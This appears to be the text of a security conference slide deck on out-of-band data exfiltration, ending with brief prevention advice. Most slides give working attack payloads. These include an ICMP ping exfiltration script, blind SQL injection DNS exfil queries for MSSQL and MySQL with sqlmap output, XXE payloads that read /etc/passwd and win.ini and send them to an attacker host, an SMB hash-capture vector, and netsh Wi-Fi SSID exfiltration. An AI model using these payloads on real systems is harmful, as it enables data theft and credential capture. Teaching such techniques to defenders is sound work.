



Evading your protection and exfiltrate the data

Out of Band Data Exfiltration



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- ~# whoami&&id
- root\n uid=0(root) gid=0(root) groups=0(root)
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Atos



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- What is data exfiltration?

Data exfiltration is the unauthorized transfer of data from a computer. The transfer of data can be manual by someone with access to the computer or automated, carried out through network protocols.



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- Out Of Band Data Exfiltration

Out-Of-Band (OOB) techniques are methods by which an attacker has an alternative way to confirm and use an otherwise “blind” vulnerability.

The OOB techniques often require a vulnerability to generate a connection to the outside world.



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- Why should I care?





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- Why should I care?



**Safe User
Data
=
Happy
Users**



& Accountability Act



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- What protocols are used (abused) usually:
 - TCP
 - HTTPS
 - FTP
 - SMB
 - SMTP
 - UDP
 - DNS
 - ICMP
 - ping
 - 802.11
 - Wi-Fi SSID



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- Making your own environment for testing
 - Get a Linux VM from a provider that offers you a static public IP
 - Buy a short domain name from your favorite registrar.
 - Transfer DNS records from the registrar to your own DNS server/ point it to the IP of the Linux VM



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– Making your own environment for testing

- Open port 53 udp/tcp for any incoming connection in your firewall
- Open ports 20,21,80,443,8080 tcp also.
- Install named/bind9 on the Linux VM

```
sudo apt-get update
sudo apt-get install bind9 bind9utils bind9-doc
```

- configure bind to be an authoritative server for the acquired domain
 - edit /etc/bind/named.conf.options

```
options {
    directory "/var/cache/bind";

    recursion no;
    allow-transfer { none; };

    dnssec-validation auto;

    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };
};
```

- edit /etc/bind/named.conf.local

```
zone "example.com" {
    type master;
    file "/etc/bind/zones/db.example.com";
};
```

*replace example.com with your domain name



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— Making your own environment for testing

- Copy the example zone and reverse zone files and rename them:

```
sudo cp /etc/bind/db.local /etc/bind/zones/db.example.com  
sudo cp /etc/bind/db.127 /etc/bind/zones/db.192.0.2
```

- Edit the db.example.com file and edit the SOA record and edit the serial number
- Edit the db.example.com file and add a NS record that translates to ns1.example.com
- Add A records that translate your public IP to example.com
- Add A, AAAA, CNAME records that translate your public IP to *.example.com

- Check the config of the zone like this:

```
sudo named-checkzone example.com /etc/bind/zones/db.example.com
```

- You can check the info it gets asked about in /var/log/syslog. I recommend changing this so as to be easier to check the interrogations.



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- For a simpler way to check the DNS records you could use a simple PHP script with the following lines:

```
<?php

if(!isset($_GET['pass'])||$_GET['pass']!='somerandomstringhere')
    exit;
@$qr=htmlentities($_GET['q']);

if($qr==''||strlen($qr)<=3){
    echo 'q>3';
    exit;
}

$query=explode(PHP_EOL,file_get_contents('/var/log/bind9/query.log'));
foreach($query as $q)
    if(strpos($q,'query:')!==false&&strpos($q,strtolower($qr))!==false)
        echo htmlentities($q)."<br>";

?>
```



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DNS Limitations

- A domain name can have maximum of 127 subdomains.
- Each subdomains can have a maximum of 63 character length.
- Maximum length of a full domain name is 253 characters.
- Due to DNS records caching add unique value to URL for each request.



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- Quick ICMP Example:
- I.E. To catch ICMP requests we can use tcpdump with a filter:

```
$ sudo tcpdump 'icmp and src host xx.xx.xx.xx' -w capturefile.pcap
```

- Now that we have a listener open on our server we can send the data we want to exfiltrate from the server

```
ping -p 486920686572652e example.com
```




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- We can use a quick Python scrip to encode the data to hex format and send it.

```
#!/bin/python3
import sys, subprocess
text = sys.argv[1]
target = sys.argv[2]
if len(text)>16:
    print("Text too long!")
    exit()
encntext = r''.join( hex(ord(c)).split("x")[1] for c in text )
subprocess.check_output(["ping", "-p", encntext, "-c", "1", target])
```



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- What vulnerabilities do attackers use to exfiltrate data?
 - The classics:
 - SQL injection
 - Remote Code Execution
 - SSRF
 - OS command execution
 - (the ICMP example from above might be useful in this case)
 - et al.
 - The (new) vulns on the block:
 - XXE



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- Blind SQLi example – MSSQL – DNS OOB:
 - To exfiltrate data from a MSSQL database we could just use the xp_dirtree built-in function

```
1 DECLARE @data varchar(1024);  
2 SELECT @data = (SELECT foo FROM bar);  
3 EXEC('master..xp_dirtree "\\'+@data+'.example.com\foo$');  
4
```

- If xp_dirtree does not work we can use other functions like:
 - xp_fileexists
 - xp_subdirs



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- Blind SQLi example – MySQL – DNS OOB:
 - To exfiltrate data from a MySQL database we could just use the LOAD_FILE function:

```
SELECT LOAD_FILE(CONCAT('\\\\', (SELECT foo FROM bar), '.example.com'));
```



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- Blind SQLi OOB example – automated using Sqlmap:

```
sqlmap -u 'http://XX.XX.XX.XX/test.php?uid=1' -p uid --dbs --technique T \  
--dbms mssql --level 5 --risk 3 \  
--dns-domain example.com
```


```
[17:56:33] [INFO] the back-end DBMS is Microsoft SQL Server  
web application technology: Apache  
back-end DBMS: Microsoft SQL Server  
[17:56:33] [INFO] fetching database names  
[17:56:33] [INFO] fetching number of databases  
[17:56:33] [INFO] testing for data retrieval through DNS channel  
[17:56:34] [INFO] data retrieval through DNS channel was successful  
[17:56:34] [INFO] resumed: 5  
[17:56:35] [INFO] retrieved: [REDACTED]  
[17:56:37] [INFO] retrieved: [REDACTED]  
[17:56:38] [INFO] retrieved: [REDACTED]  
[17:56:40] [INFO] retrieved: [REDACTED]  
[17:56:41] [INFO] retrieved: [REDACTED]
```




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- **XXE**
 - Confirming XXE via DNS





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- XXE
 - Confirming XXE via DNS

```
<!ENTITY % p1 SYSTEM "file:///etc/passwd">  
<!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://XX.XX.XX.XX:XXXX/BLAH?%p1;'>">  
%p2;
```

```
<?xml version="1.0"?>  
<!DOCTYPE xxetest SYSTEM "http://xxe00b.oob.example.com">  
<xxetest>&e1;</xxetest>
```



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- **XXE**
 - Getting files out via XXE
 - Can use HTTP/FTP/DNS for this
 - We will use FTP – most XML processors support it
 - We will host a file on our server that can be accessible via FTP:
 - `sudo pip install pyftplib`
 - `python -m pyftplib -w`

```
exfil.dtd
```

```
<!ENTITY % payl SYSTEM "file:///c:/windows/win.ini">  
<!ENTITY % param1 "<!ENTITY % exfil SYSTEM 'ftp://xxe.example.com/%payl;'>">
```



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- XXE
 - Getting files out via XXE
 - Tell the vulnerable server to request the file:

```
<!DOCTYPE foo [  
  <!ELEMENT foo ANY>  
  <!ENTITY % xxe SYSTEM "http://xxe.example.com/exfil.dtd">%xxe;%param1;%exfil;  
<xml></xml>
```

>> Magic:

```
root@kali:~# python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 ...  
- - - [05/Mar/2024 11:04:12] "GET /exfil.dtd HTTP/1.1" 200 -  
- - - [05/Mar/2024 11:04:12] code 404, message File not found  
- - - [05/Mar/2024 11:04:12] "GET /;%20for%2016-bit%20app%20support%  
0A[fonts]%0A[extensions]%0A[mci%20extensions]%0A[files]%0A[Mail]%0AMAPI=1 HTTP/1  
.1" 404 -
```



- Start responder.py on your VM:

```
sudo ./Responder.py -I eth0
```

- Setup the XXE vector

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "smb:\\example.com\\test" >]>
<foo>&xxe;</foo>
```

- Acquired credential hash

[illegible]



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- **Wi-Fi as an OOB data exfiltration channel**

- SSID is visible to the user

- **802.11 Probe requests are not ^^**

- The netsh command does this by first setting up a non existent access point using the data we want to send as the name.

```
netsh wlan set profileparameter name='Try Me' ssidname='yourdatagoeshere'
```

- send that data by trying to connect to the access point

```
netsh wlan connect name='Try Me' ssid="yourdatagoeshere"
```





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– Prevention recommendation:

- Fix the vulnerabilities
- Block egress traffic
- Network micro-segmentation
- Set-up rate limiting for requests
- Set-up an IDS/IPS properly 😊



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Quick Demo

May the demo gods be with us today!!!



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– Cool O-O-B tools:

- <https://www.xxe.sh/>
- <https://github.com/sqlmapproject/sqlmap>
- <https://github.com/yarrick/iodine>
- <https://github.com/stealth/fraud-bridge>
- <https://github.com/TryCatchHCF/Cloakify>
- <https://github.com/ytisf/PyExfil>



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Questions??



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